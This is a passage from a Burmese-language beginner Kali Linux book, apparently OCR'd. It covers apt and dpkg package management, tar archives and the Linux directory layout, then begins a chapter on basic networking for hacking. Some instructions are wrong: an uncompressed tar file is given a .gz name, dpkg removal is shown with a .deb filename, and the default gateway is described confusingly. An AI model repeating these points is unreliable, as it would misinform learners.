
အထက်ပါပုံကတော့ upgradable တွေကို ဖော်ကြည့်တဲ့အခါ မြင်ရမယ့်ပုံဖြစ်ပြီး အနည်းငယ်ကိုသာ ယူထည့်ထားပါတယ်။ ပုံမှာကြည့်ရင် ရှေ့ဆုံးမှာ package name ကို ဖော်ပြထားတာကို တွေ့မြင်ရမှာပါ။ မိမိတို့ ကွန်ပျူတာမှာ လိုက်လုပ်ကြည့်မယ်ဆိုရင်တော့ အစိမ်းရောင်နဲ့ ဖော်ပြထားပါလိမ့်မယ်။ ဒါက package name ဖြစ်ပြီး / နောက်ကတော့ သူ့အတွက် အနည်းငယ် ဖော်ပြချက် ဖြစ်ပါတယ်။ ဘယ် version ကနေ ဘယ် version ထိ မြှင့်မယ်ဆိုတာကိုပါ ဖော်ပြပေးထားတာကို တွေ့နိုင်ပါတယ်။

အထက်ပါ ပုံမှာ ကြည့်မယ်ဆိုရင် yersinia, zsh, zsh-common ဆိုတဲ့ package တွေ upgrade ရနိုင်မယ့်ထဲမှာ ပါနေတာကို တွေ့ရမှာပါ။ မိမိတို့ လိုအပ်တဲ့ package ကိုသာ ရွေးချယ် upgrade လိုပါက apt install ကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - zsh ကို upgrade ပြုလုပ်လိုပါက apt install zsh ပေါ့။

```
root@kali:~# apt install zsh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  zsh-common
Suggested packages:
  zsh-doc
The following packages will be upgraded:
  zsh zsh-common
2 upgraded, 0 newly installed, 0 to remove and 397 not upgraded.
Need to get 4,377 kB of archives.
After this operation, 108 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

apt-get install (or) apt install command ကို အသုံးပြုတဲ့အခါ အချို့သော package တွေမှာ install လုပ် မလုပ် အတည်ပြုရပါတယ်။ အချို့အတွက်တော့ မလိုအပ်ပါဘူး။ Do you want to continue? [Y/n] ဆိုပြီး မေးလေ့ရှိပါတယ်။ y ကို အကြီးဖြစ်စေ အသေးဖြစ်စေ ရိုက်ထည့်ပြီး enter နှိပ်ပါတယ်။ Y/n မှာ Y ကို အကြီးစာလုံးနဲ့ ဖော်ပြထားတာက default က Y လို့ ဆိုလိုတာပါ။ N ကို အကြီးနဲ့ ဖော်ပြထားရင်တော့ Default က N လို့ သိရပါမယ်။ ခုပုံအရတော့ install လုပ်မှာမို့ Y ကို ဖြေရပါမယ်။ ထိုသို့ Y/n မေးသောအဆင့်ကို ကျော်လိုပါက အသုံးပြုမယ့် command ရဲ့ နောက်မှာ -y လို့ ထည့်ပေးလိုက်ရုံပါပဲ။ ဥပမာ gimp ကို Y/n မဖြေရဘဲ install

လိုပါက apt install gimp -y (သို့မဟုတ်) apt-get install gimp -y ဆိုပြီး command ရိုက်ရမှာ ဖြစ်ပါတယ်။ install progress 100% ပြည့်ပြီး command line နောက်တစ်ကြောင်း ပေါ်ပါက install ပြီးဆုံးပြီဖြစ်ပါတယ်။



ရှေ့မှာ ဆွေးနွေးခဲ့တဲ့ upgrade ရရှိနိုင်တဲ့ package တွေအားလုံးကို upgrade လုပ်လိုပါက အထက်ပါ ပုံထဲကအတိုင်း apt upgrade -y ကို အသုံးပြုနိုင်ပါတယ်။ -y ကတော့ Y/n မေးရင် y ဖြေမယ်ဆိုတာ ကြိုတင်ပြောခြင်းဖြစ်ကြောင်း ထပ်ရှင်းပြစရာ မလိုတော့ဘူးထင်ပါတယ်နော်။

Distribution Upgrade

ဒီအပိုင်းကတော့ apt upgrade တို့လို မကြာခဏ ရရှိနိုင်တာတော့ မဟုတ်ပါဘူး။ Kernel Version မြင့်သွားတာမျိုး၊ ဒါမှမဟုတ် system version အသစ် ထပ်ရတာမျိုး (ဥပမာ- Android Version 5 ကနေ 6, 7 ထိ မြင့်နိုင်တာမျိုး) တွေအတွက် မှသာ လုပ်ဆောင်အသုံးပြုနိုင်မှာဖြစ်ပါတယ်။ ဥပမာ - ကျွန်တော်တို့က Kali Linux 2016.2 ကို Install ပြုလုပ်ထားတယ်။ ခု (ဒီစာရေးနေတဲ့ချိန်မှာ) Kali Linux Version က 2017.1 ထိ ရောက်ရှိသွားပါပြီ။ ဒီတော့ ကျွန်တော်တို့အနေနဲ့ အသစ်ပြန်တင်ရမှာလား။ မလိုပါဘူး။ အဲသည် အခြေအနေအတွက် ကျွန်တော်တို့ အသုံးပြုနိုင်မယ့် command လေးတစ်ခု ရှိပါတယ်။ အဲဒါကတော့ apt dist-upgrade (or) apt-get dist-upgrade ပဲ ဖြစ်ပါတယ်။

ပြောဖို့ မေ့သွားတယ်ဗျာ။ apt command (apt update, apt upgrade, apt install, apt dist upgrade) တွေကို အသုံးပြုမယ်ဆိုရင် အင်တာနက်တော့ လိုအပ်ပါတယ်။ အင်တာနက်လိုင်း ချိတ်ဆက်ထားမှသာ လုပ်ဆောင်လို့ ရပါမယ်ဗျ။

Removing Packages

install အကြောင်း သိပြီဆိုတော့ uninstall ကို ဆက်ဆွေးနွေးပါမယ်။ install & remove ပဲ ကွာပြီး လုပ်ဆောင်ရတာတော့ တူညီပါတယ်။ ဥပမာ - gimp ကို ပြန်ဖြုတ်ချင်ရင် apt remove gimp (or) apt-get remove gimp ဆိုပြီး အသုံးပြုနိုင်ပါတယ်။ ပုံနဲ့တော့ လုပ်မပြတော့ဘူးနော်။

Auto-removing

ကျွန်တော်တို့ရဲ့ Operating System ထဲက package (application) တွေကို upgrade ပြုလုပ်လိုက်တဲ့အခါ ထို package တွေရဲ့ old version တွေဟာ မလိုအပ်ဘဲ ကျန်ရှိနေပါတော့တယ်။ ဒါတွေကို ဖယ်ရှားပေးဖို့ လိုအပ်ပါတယ်။ upgrade (or) dist-upgrade ပြုလုပ်ပြီးတိုင်း လုပ်သင့်တယ် ဆိုပါတော့။ ပေးရမယ့် command က

တော့ apt autoremove ဖြစ်ပါတယ်။ autoremove ကို ခွဲမရေးပါဘူး။

```
root@kali:~# apt autoremove
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  libblas-common liblouis12
0 upgraded, 0 newly installed, 2 to remove and 3 not upgraded.
After this operation, 212 kB disk space will be freed.
Do you want to continue? [Y/n]
```

Purge

purge ကိုတော့ linux user အချို့က မသိကြသလို အချို့က ရှောင်ကြပါတယ်။ remove နဲ့ purge မတူညီပါဘူး။ ဘာကွာလဲဆိုတော့ apt remove pkg က package တစ်ခုကိုသာ uninstall လိုက်တာဖြစ်ပြီး configuration file တွေကို ဖျက်မသွားပါဘူး။ နောက်တစ်ကြိမ် လိုအပ်တဲ့အခါ ပြန်လည်အသုံးပြုစေနိုင်ဖို့ စက်ထဲမှာပဲ ထားထားခဲ့ပါတယ်။ purge ကတော့ configuration file တွေကိုပါ အားလုံး ဖျက်လိုက်ပါတယ်။ ဒါဆို ဘာလို့ purge ကို သုံးနေသေးလဲ လို့ မေးစရာ ရှိကောင်းရှိပါမယ်။

သူ့ကို app တစ်ခုကို လုံးဝ reinstall ပြန်လည်ပြုလုပ်လိုတဲ့အခါ သုံးပါတယ်။ configuration file ထဲမှာ မှားယွင်းသွားတာ၊ ပြင်မိလိုက်ပြီး မေ့သွားလို့ program အလုပ်မလုပ်တော့တာ စတဲ့အခြေအနေမျိုးအတွက်လည်း apt purge pkg-name ကို အသုံးပြုပါတယ်။ ဥပမာ gimp ကို အားလုံးကုန်စင်အောင် ဖြုတ်ပြီး ပြန်ထည့်သုံးချင်ရင် apt purge gimp နဲ့ဖြုတ်ပြီး apt install gimp နဲ့ ပြန်သွင်းပေါ့။

Clean

ကျွန်တော်တို့တွေ apt install pkg နဲ့ install ပြုလုပ်တဲ့ဖြစ်စဉ်မှာ package တွေကို သက်ဆိုင်ရာ sources ကနေ download ရယူပါတယ်။ ပြီးတဲ့အခါ unpackage လုပ်ပြီး install တယ်ပေါ့။ install ပြီးသွားတဲ့အခါ မလိုအပ်တော့တဲ့ package တွေဟာ ကျွန်တော်တို့ရဲ့ system ထဲမှာ ကျန်နေရစ်ခဲ့ပါတယ်။ အဲသလိုနဲ့ များပြားလာတဲ့ အခါမှာတော့ HDD space တွေ လျော့နည်းကုန်ပါတော့တယ်။ ဒါကြောင့် သူတို့ကို clean လုပ်ပေးဖို့ လိုအပ်ပြီး အဲသည်အတွက် apt clean (or) apt-get clean ကို အသုံးပြုနိုင်ပါတယ်။

Auto clean

clean နဲ့ လုပ်ဆောင်ပုံချင်း တူတဲ့ autoclean ကိုတော့ apt upgrade နဲ့ apt

dist-upgrade တွေ လုပ်ပြီးတဲ့အချိန်တွေမှာ သုံးပါတယ်။ app တစ်ခု version သစ် upgrade ပြီးတဲ့အခါ version အဟောင်းကို ရှင်းပေးတယ်လို့ မှတ်ထားနိုင်ပါတယ်။ သူ့ကို အသုံးပြုပုံကတော့ apt autoclean (or) apt-get autoclean ဖြစ်ပါတယ်။

Combining to the Commands

command တွေကို ပေါင်းစပ်လိုတဲ့အခါ && သင်္ကေတကို (နှစ်ခုထပ်) ကြားခံ သုံးပါတယ်။ ဥပမာ apt update && apt upgrade && apt dist-upgrade ပေါ့။ နောက်တစ်ခုထပ်ပြောရရင် apt autoremove && apt autoclean ပေါ့။ တစ်ဆက်တည်း သုံးနိုင်တဲ့ command တွေကို ပေါင်းစပ် အသုံးပြုတာပါ။

Removing Debian Packages

Debian package (.deb) တွေကို install တဲ့အခါ dpkg -i pkg.deb နဲ့ install ကြောင်း ဆွေးနွေးခဲ့ပြီးပြီနော်။ remove လုပ်မယ်ဆိုရင် -i (install) နေရာမှာ -r (remove) နဲ့ -p (purge) ကို အသုံးပြုနိုင်ပါတယ်။

dpkg -i example.deb

dpkg -r example.deb

dpkg -p example.deb

Tarballs

ကျွန်တော်တို့ သိကြတဲ့ zip, rar တို့လို file archives လုပ်တဲ့ program တစ်ခုပါ။ Tape Archives ကို အတိုကောက်ပြုပြီး TAR လို့ ခေါ်ဆိုပါတယ်။ ဖိုင်တွေ အများကြီးကို စုစည်းနိုင်တဲ့အတွက် zip တို့ rar တို့လိုပဲ tarball format ကိုလည်း အသုံးပြုကြပါတယ်။ Linux package တွေမှာ အဓိက အသုံးပြုကြပါတယ်။

```
root@kali:~/Desktop/a# echo "Hello world!" > 1.txt
root@kali:~/Desktop/a# echo "Hello world!" > 2.txt
root@kali:~/Desktop/a# ls
1.txt  2.txt
root@kali:~/Desktop/a# 
```

အထက်ပါ ပုံထဲကအတိုင်း Desktop ပေါ်က a ဆိုတဲ့ directory တစ်ခုထဲမှာ 1.txt နဲ့ 2.txt ဆိုတဲ့ ဖိုင် နှစ်ဖိုင်ကို ဖန်တီးလိုက်ပါတယ်။ (ဆွေးနွေးပြီးသားတွေမို့ ရှင်းမပြတော့ဘူးနော်)

```
root@kali:~/Desktop/a# tar -cf test.tar.gz 1.txt 2.txt
```

အသုံးပြုရမယ့် command က tar -cf name.tar.gz file1 file2 file3 ဆိုတဲ့ ပုံစံမျိုး ဖြစ်ပါတယ်။ tar -cf က tar ဖိုင်တစ်ခု ဖန်တီးမယ်လို့ ဆိုလိုပါတယ်။ name.tar.gz မှာ နာမည်က မိမိနှစ်သက်ရာ ပေးလို့ရပေမယ့် no space ဖြစ်ရပါမယ်။ .tar.gz နဲ့

ဆုံးရပါမယ်။ file1,2,3,.. တွေကလည်း မိမိတို့ ထည့်သွင်းလိုတဲ့ ဖိုင်တွေ ဖြစ်ရပါမယ်။ လက်ရှိ directory ထဲမှာ ရှိနေရပါမယ်။ ခုနေမှာ ls နဲ့ list လုပ်ကြည့်မယ်ဆိုရင်တော့

```
root@kali:~/Desktop/a# tar -cf test.tar.gz 1.txt 2.txt
root@kali:~/Desktop/a# ls
1.txt  2.txt  test.tar.gz
```

ကျွန်တော်တို့ ဖန်တီးလိုက်တဲ့ test.tar.gz ဆိုတဲ့ ဖိုင်တစ်ခု ထပ်တိုးလာတာကို တွေ့ရမှာပါ။ ဒါကတော့ တစ်ဖိုင်စီ ထည့်သွင်းနည်း ဖြစ်ပြီး folder (directory) တစ်ခုလုံးကို tar ထဲ ထည့်လိုတဲ့အခါ tar -cf name.tar.gz * ကို သုံးနိုင်ပါတယ်။ * က လက်ရှိရောက်နေတဲ့ directory တစ်ခုလုံးကို tar ဖိုင်ထဲ ထည့်သွင်းမယ်လို့ ဆိုလိုပါတယ်။

```
root@kali:~/Desktop/a# tar -cf test2.tar.gz *
root@kali:~/Desktop/a# ls
1.txt  2.txt  test2.tar.gz  test.tar.gz
```

ခုဆိုရင်တော့ ကျွန်တော် ဖန်တီးထားတဲ့ tar file နှစ်ခု တွေ့ရပြီဖြစ်ပါတယ်။ tar file ထဲ ပါတဲ့ ဖိုင်စာရင်းကို list ထုတ်ကြည့်ချင်ရင်တော့ tar -tf ကို သုံးပါတယ်။

```
root@kali:~/Desktop/a# tar -tf test.tar.gz
1.txt
2.txt
```

ခုန ဖန်တီးလိုက်တဲ့ test.tar.gz ထဲက ဖိုင်တွေကို list ပြန်ဖော်ကြည့်တာပါ။

```
root@kali:~/Desktop/a# rm 1.txt
root@kali:~/Desktop/a# rm 2.txt
root@kali:~/Desktop/a# ls
test2.tar.gz  test.tar.gz
```

လက်ရှိ terminal မှာပဲ rm ကို သုံးပြီး 1.txt နဲ့ 2.txt ဆိုတဲ့ ဖိုင်တွေကို ဖျက်လိုက်ပါတယ်။ ls နဲ့ကြည့်တဲ့အခါ မတွေ့တော့ပါဘူး။ ခုန tar တွေကို ပြန်ဖြည်ရအောင်။

```
root@kali:~/Desktop/a# tar -xf test.tar.gz
root@kali:~/Desktop/a# ls
1.txt  2.txt  test2.tar.gz  test.tar.gz
```

ပုံမှာကြည့်ပါ။ test.tar.gz ကို ဖြည်ဖို့အတွက် tar -xf ကို အသုံးပြု ပြုထားပါတယ်။ ls ဖော်ကြည့်တဲ့အခါ tar ထဲ ထည့်ထားတဲ့ ဖိုင်နှစ်ခု ပြန်တွေ့ရပါပြီ။ file list ပါ ကြည့်ရင်း ပြန်ဖော်ချင်ရင်တော့ tar -xvf ကို အသုံးပြုနိုင်ပါတယ်။

```
root@kali:~/Desktop/a# tar -xvf test.tar.gz
1.txt
2.txt
root@kali:~/Desktop/a# ls
1.txt  2.txt  test2.tar.gz  test.tar.gz
```

ကျွန်တော် နမူနာ သုံးပြသွားတဲ့ x,v,c,f တစ်လုံးချင်းစီကို သိချင်ရင်တော့ terminal မှာ tar --help လို့ ရိုက်ထည့်ပြီး ရှာနိုင်ပါတယ်။

```
root@kali:~# tar --help
Usage: tar [OPTION...] [FILE]...
GNU 'tar' saves many files together into a single tape or disk archive, and can
restore individual files from the archive.

Examples:
  tar -cf archive.tar foo bar  # Create archive.tar from files foo and bar.
  tar -tvf archive.tar         # List all files in archive.tar verbosely.
  tar -xf archive.tar          # Extract all files from archive.tar.
```

အခြားသော command တွေကိုပါ help options ခေါ်ကြည့်လို့ ရပါတယ်။ file size ကိုပါ လျှော့ချလိုပါက tar -cf အစား tar -czf ကို အသုံးပြုနိုင်ပါတယ်။ ဒီ CHAPTER လေးက Linux အကြောင်း မိတ်ဆက်တာနဲ့ Linux New user တွေအတွက် သိသင့်တဲ့ general linux command လေးတွေကို ဖော်ပြဆွေးနွေး ပေးခဲ့တာ ဖြစ်ပါတယ်။

Linux File System

ကဲ ဒီ Chapter ကလေးကို Linux File System အကြောင်းလေးနဲ့ နိဂုံးချုပ်ရအောင်။ ဖတ်ရလွယ်တာမို့ ရှင်းမပြတော့ဘူးနော်။

/bin/: basic programs

/boot/: Kali Linux kernel and other files required for its early boot process

/dev/: device files

/etc/: configuration files

/home/: user's personal files

/lib/: basic libraries

/media/*: mount points for removable devices (CD-ROM, USB keys, and so on)

/mnt/: temporary mount point

/opt/: extra applications provided by third parties

/root/: administrator's (root's) personal files

/run/: volatile runtime data that does not persist across reboots (not yet included in the FHS)

/sbin/: system programs
/srv/: data used by servers hosted on this system
/tmp/: temporary files (this directory is often emptied at boot)
/usr/: applications (this directory is further subdivided into bin, sbin, lib according to the same logic as in the root directory) Furthermore, /usr/share/ contains architecture-independent data. The /usr/local/directory is meant to be used by the administrator for installing applications manually without overwriting files handled by the packaging system (dpkg).
/var/: variable data handled by daemons. This includes log files, queues, spools, and caches.
/proc/ and /sys/ are specific to the Linux kernel (and not part of the FHS). They are used by the kernel for exporting data to user space.
(ဒီ file system တွေကိုတော့ Kali ရဲ့ Official Page ကနေ ကူးထားပါတယ်။)

CHAPTER 6: General Knowledge for Hacking

1. Basic Networking Concepts

ဒီ title အရ အကြောင်းအရာက သိပ်ကြီးသွားတယ်လို့ ထင်ကောင်း ထင်ပါမယ်။ ကျွန်တော်တို့ ခု လေ့လာမှာက Hacking ပါ။ Networking ကို လေ့လာမှာ မဟုတ်ဘူးလို့လည်း တွေးမိကောင်း တွေးမိပါလိမ့်မယ်။ Hacking မှာ networking ရဲ့ သဘောတရားတွေကို ထည့်သွင်းအသုံးပြုရတယ် ဆိုတာ သိပြီးသားလည်း ဖြစ်ကောင်း ဖြစ်နိုင်ပါတယ်။ Networking နဲ့ ပတ်သက်ပြီး လေ့လာဖူးသူတွေအတွက်တော့ ဒီ title မှာ ဆွေးနွေးမယ့် အကြောင်းအရာတွေကို သိပြီးကောင်း သိပြီး ဖြစ်ပါလိမ့်မယ်။ သို့သော် မသိသေးသူတွေအတွက် ဒီအပိုင်းကို ထည့်သွင်းလိုက်ရခြင်း ဖြစ်ပါတယ်။ Networking နဲ့ ပတ်သက်ပြီး သီးသန့် ရေးသားဖော်ပြခြင်း မဟုတ်လို့ Networking concepts အားလုံးတော့ ပါဝင်မှာမဟုတ်ပါဘူး။ မသိမဖြစ် သိရမယ့် သဘောတရား အကျဉ်းချုပ်တွေကိုသာ ဆွေးနွေးပေးသွားမှာဖြစ်ပါတယ်။

Networking ဆိုတာ ကွန်ပျူတာတွေနဲ့ အခြားသော ခေတ်မီ electronic device တွေကြား တစ်ခုနဲ့တစ်ခု ဆက်သွယ်ကြတဲ့ နည်းလမ်း ဖြစ်ပါတယ်။ Networking ဟာ ရှုပ်ထွေးတဲ့ topic တစ်ခုလို့ ဆိုနိုင်ပါတယ်။ ဒီနေရာမှာတော့ တတ်နိုင်သလောက် တိုတိုနဲ့ လိုရင်းကို နားလည်လွယ်အောင် ဆွေးနွေးပေးသွားပါမယ်။

စောစောက ပြောခဲ့သလိုပါပဲ။ Networking ဆိုတာက ကွန်ပျူတာတွေ အချင်းချင်းကြား၊ ကွန်ပျူတာတွေနဲ့ အခြားသော modern electronic device တွေကြားမှာ ဆက်သွယ်တဲ့ နည်းလမ်း ဖြစ်ပါတယ်။ အဲသည် device တွေကြားမှာ လမ်းကြောင်းတွေ အဖြစ် မြင်ယောင်ကြည့်မယ်ဆိုရင်တော့ Networking ကို ကွန်ပျူတာတွေကြားက electronic road တွေလို့ မြင်ကြည့်နိုင်ပါတယ်။ အဲသည် လမ်းကြောင်းတွေဟာ CAT 5 or 6 cable တွေ၊ fiber optic cable တွေ လိုမျိုး physical လည်း ဖြစ်နိုင်ပါတယ်။ Wireless လို non-physical လည်း ဖြစ်နေနိုင်ပါတယ်။ အလွယ်ကူဆုံးပြောရရင်တော့ wired networking နဲ့ wireless networking ပေါ့။

Wired & Wireless networking တွေမှာ အခြေခံအားဖြင့် တူညီတဲ့ component တွေ ရှိကြပါတယ်။ ချိတ်ဆက်ဆက်သွယ် နိုင်ဖို့အတွက် ကွန်ပျူတာ နှစ်လုံး သို့မဟုတ် နှစ်လုံးထက် ပိုတဲ့ device တွေ လိုအပ်ပါတယ်။ ထို့အတူ ထိုသို့ ချိတ်ဆက် ဆက်သွယ်မယ့် device တွေ အနေနဲ့ကလည်း မှန်ကန်တဲ့ ချိတ်ဆက်မှုနဲ့ မှန်ကန်တဲ့ configuration ဖြစ်ဖို့လိုအပ်ပါတယ်။

ပိုပြီး နားလည်လွယ်အောင် ကျွန်တော့်ဆရာတစ်ယောက် ရှင်းပြဖူးတဲ့ ပုံစံလေးနဲ့ ပြန်လည် ရှင်းပြပါရစေ။ အထက်ပါ network (small network) ကလေးတစ်ခုမှာပေါ့။ Adam နဲ့ Bill ဆိုတဲ့သူ နှစ်ယောက်ရဲ့ ကွန်ပျူတာချင်း

ချိတ်ဆက်ကြမယ် ဆိုပါစို့။

Fig: 5.1, Example Small Network

ပုံလေးမှာ ဖော်ပြထားသလိုပါပဲ။ Adam က သူ့ရဲ့ ကွန်ပျူတာကို router ကနေ ထုတ်ပေးထားတဲ့ wireless connection နဲ့ ချိတ်ဆက်ထားပြီး Bill ကတော့ သူ့ရဲ့ကွန်ပျူတာကို router ကနေ ကြိုးနဲ့ ချိတ်ဆက်ထားပါတယ်။ ချိတ်ဆက်ပုံချင်း မတူညီပေမယ့် သူတို့က same network မှာ ရှိနေကြပါတယ်။ အသေးစိတ်ကအစတော့ ပြောမပြတော့ဘူးနော်။ အသေးစိတ်လေ့လာလိုပါက Networking နဲ့ ပတ်သက်တဲ့ သင်တန်းတွေ၊ မြန်မာလို စာအုပ်တွေ ရှိပါတယ်။

ခု Fig: 5.1 အရ router ရဲ့ IP address က 192.168.1.1 ဖြစ်ပါတယ်။ ဒါကို private address လို့ ခေါ်ဆိုပြီး သူ့ကို အင်တာနက်မှာ အသုံးပြုလို့ မရပါဘူး။ ပုံမှာ ဆက်ကြည့်ရင် Adam ရဲ့ IP address က 192.168.1.11 ဖြစ်ပြီး Bill ရဲ့ ကွန်ပျူတာက 192.168.1.10 လို့ တွေ့ရပါမယ်။ ဒါတွေက private IP address တွေပါ။ သူတို့ကို အင်တာနက်မှာ အသုံးပြုနိုင်စေဖို့အတွက်တော့ router က Network Address Translation (NAT) ကို လုပ်ဆောင်ပေးရပါတယ်။ ဆိုလိုတာက Adam နဲ့ Bill တို့ရဲ့ IP address တွေကို အင်တာနက်မှာ အသုံးပြုနိုင်မယ့် address တွေအဖြစ် ပြန်လည် ပြောင်းပေးရပါတယ်။ router ကနေ NAT ပြုလုပ်ခြင်းမရှိဘဲ user က ထို private IP address ကို အင်တာနက်မှာ အသုံးပြုဖို့ ကြိုးစားကြည့်တဲ့အခါ Internet Router နဲ့ အခြားသော device တွေကနေ connection ကို ငြင်းဆန်မှာဖြစ်လို့ communication ဖြစ်သွားပါလိမ့်မယ်။

Internal Network နဲ့ External Network ကို router က သီးခြားစီ ခွဲထားပါတယ်။ router က private network ကို internet ချိတ်ဆက်လို့ ရနိုင်စေမယ့် public network အဖြစ် လမ်းကြောင်းပြောင်းပေးပါတယ်။ ဒါကြောင့် Adam နဲ့ Bill

တို့ရဲ့ IP Address က router ရဲ့ Internal Interface IP Address တွေသာ ဖြစ်ပါတယ်။ ထို address တွေကိုတော့ Default Gateway လို့ ခေါ်ဆိုပြီး users (Adam & Bill) တွေရဲ့ ကွန်ပျူတာနှစ်လုံးအတွက် network card တွေကို configuration လုပ်တဲ့အခါမှာ အသုံးပြုရပါတယ်။

Default Gateway ကို မြင်သာအောင် ဖော်ပြရရင်တော့ လမ်းတစ်လမ်းသာ ရှိတဲ့ မြို့ငယ်လေး အဖြစ် မြင်ယောင်ကြည့်နိုင်ပါတယ်။ မြို့ထဲကနေ ပြန်ထွက်ခွာလိုတဲ့ လူတစ်ယောက်အဖို့ လမ်း ကို သိရှိဖို့ လိုအပ်သလို network computer တွေအနေနဲ့လည်း local network ရဲ့ အပြင်ဘက်ကို ထွက်ခွာနိုင်မယ့် လမ်းကြောင်းကို သိရှိဖို့ လိုအပ်ပါတယ်။ အဲဒါကတော့ default gateway ပါပဲ။

ကွန်ပျူတာတွေဟာ တစ်လုံးနဲ့တစ်လုံး ဆက်သွယ်တဲ့အခါ ကိန်းဂဏန်းတွေကို အသုံးပြုပြီး စကားပြောကြပါတယ်။ ဒါကိုလည်း စာဖတ်သူတို့အနေနဲ့ သိရှိပြီး ဖြစ်ပါလိမ့်မယ်။ function တွေ မှန်ကန်စွာ communicate လုပ်နိုင်စေဖို့အတွက် network ဟာ ယေဘုယျအားဖြင့် name server or Domain Name Server (DNS) ကို အသုံးချရပါတယ်။ စက်တွေက ကိန်းဂဏန်းတွေကိုပဲ သိရှိသလို ကျွန်တော်တို့ လူသားတွေအတွက်ကလည်း ကိန်းဂဏန်းတွေကိုချည်း မှတ်ထားဖို့ အဆင်မပြေပါဘူး။ ဒါကြောင့် human readable format ဖြစ်တဲ့ www.google.com တို့ www.facebook.com တို့ စသည်ဖြင့် ပြောင်းလဲရတာဖြစ်ပါတယ်။ အဲသည် DNS ကိုသာ မသုံးဘူးဆိုပါက လူတွေဟာ website တိုင်းရဲ့ IP address တွေကို မှတ်ထားရမှာဖြစ်ပြီး မှတ်မိနိုင်ချေ အလွန်နည်းသွားပါမယ်။ ဒါကြောင့် Network card တစ်ခုကို manual configuration ပြုလုပ်လိုပါက DNS or Name Server ရဲ့ identification လိုအပ်ပါတယ်။

network ထဲမှာ ရှိနေတဲ့ device တွေရဲ့ IP, Subnet Mask, Gateway, DNS စတာတွေကို DHCP က အလိုအလျောက် ခွဲခြားသတ်မှတ်ပေးပါတယ်။ Linux မှာ IP address ကို ကြည့်နိုင်မယ့် command ကတော့ ifconfig ပါ။ Windows cmd command ကတော့ ipconfig ဖြစ်ပါတယ်။

ifconfig ကို လက်တွေ့ မစတင်ခင် ကြိုတင် ပြောပြထားစရာလေးတွေ ရှိပါတယ်။ ကျွန်တော်တို့ အသုံးပြုနေကြတဲ့ connection ပုံစံတွေပေါ့။ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာမှာ အင်တာနက် ရအောင် ဘယ်လို သုံးလဲ လို့ မေးရင် အဓိကအားဖြင့် အဖြေ အုပ်စု နှစ်စု ထွက်လာပါမယ်။ ဘာတွေလဲဆိုတော့ ၁။ ကျွန်တော်က ဖုန်းကနေ wifi လွှင့်ပြီး ကွန်ပျူတာနဲ့ ချိတ်သုံးပါတယ်။ (သို့မဟုတ်) အခြား wifi ကွန်ယက်တစ်ခုခုနဲ့ ချိတ်ဆက်ပြီး သုံးပါတယ်။ ၂။ ကျွန်တော်ကတော့ cable နဲ့ အသုံးပြုတယ်။ (သို့မဟုတ်) ကျွန်တော်ကတော့ ကျွန်တော့်ဖုန်းနဲ့ ကွန်ပျူတာကို USB ကြိုးတပ်ပြီး USB tethering လုပ် သုံးပါတယ်။ အထက်ပါ အဖြေနှစ်မျိုးသာ အဓိက ရပါလိမ့်မယ်။ အလွယ်ဆုံး ပြောရရင် ကြိုးမဲ့ wifi စနစ်နဲ့ ကြိုးတပ်သုံးရတဲ့ cable စနစ်ဆိုပြီး ခွဲနိုင်ပါတယ်။ ကျွန်တော်တို့ အသုံးပြုမယ့် Kali Linux မှာ ကြိုးမဲ့ wifi interface ကို wlan0 (w lan

zero) လို့ ခေါ်ဆိုပြီး cable ကြိုးနဲ့ ချိတ်ဆက်သုံးနိုင်တဲ့ network interface ကိုတော့ eth0 လို့ ခေါ်ဆိုသုံးနှုန်းပါတယ်။ ကဲ terminal မှာ ifconfig လို့ ရိုက်ကြည့်ရအောင်။ ifconfig (enter) ပေါ့။

```
root@0hacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:84:0c:5d
          inet addr:192.168.56.109  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe84:c5d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7593 (7.4 KiB)  TX bytes:1932 (1.8 KiB)

wlan0:    Link encap:Ethernet  HWaddr 08:00:27:23:21:a7
          inet addr:192.168.0.101  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe23:21a7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7319 (7.1 KiB)  TX bytes:2490 (2.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:960 (960.0 B)  TX bytes:960 (960.0 B)
```

အထက်ပါ ပုံမှာ ကြည့်ရင် eth0, wlan0 နဲ့ lo ဆိုပြီး တွေ့ပါလိမ့်မယ်။ lo ဆိုတာကတော့ Local Loopback ကို ခေါ်ဆိုတာဖြစ်ပြီး ကျွန်တော်တို့ ကွန်ပျူတာက သူ့ကိုယ်သူ communicate လုပ်နိုင်ဖို့အတွက် အသုံးပြုတဲ့ Virtual Network Interface တစ်ခုသာ ဖြစ်ပါတယ်။ local machine ပေါ်မှာ running လုပ်နေတဲ့ server တွေကို ချိတ်ဆက်နိုင်ဖို့ သူ့ကို အဓိက အသုံးပြုပါတယ်။

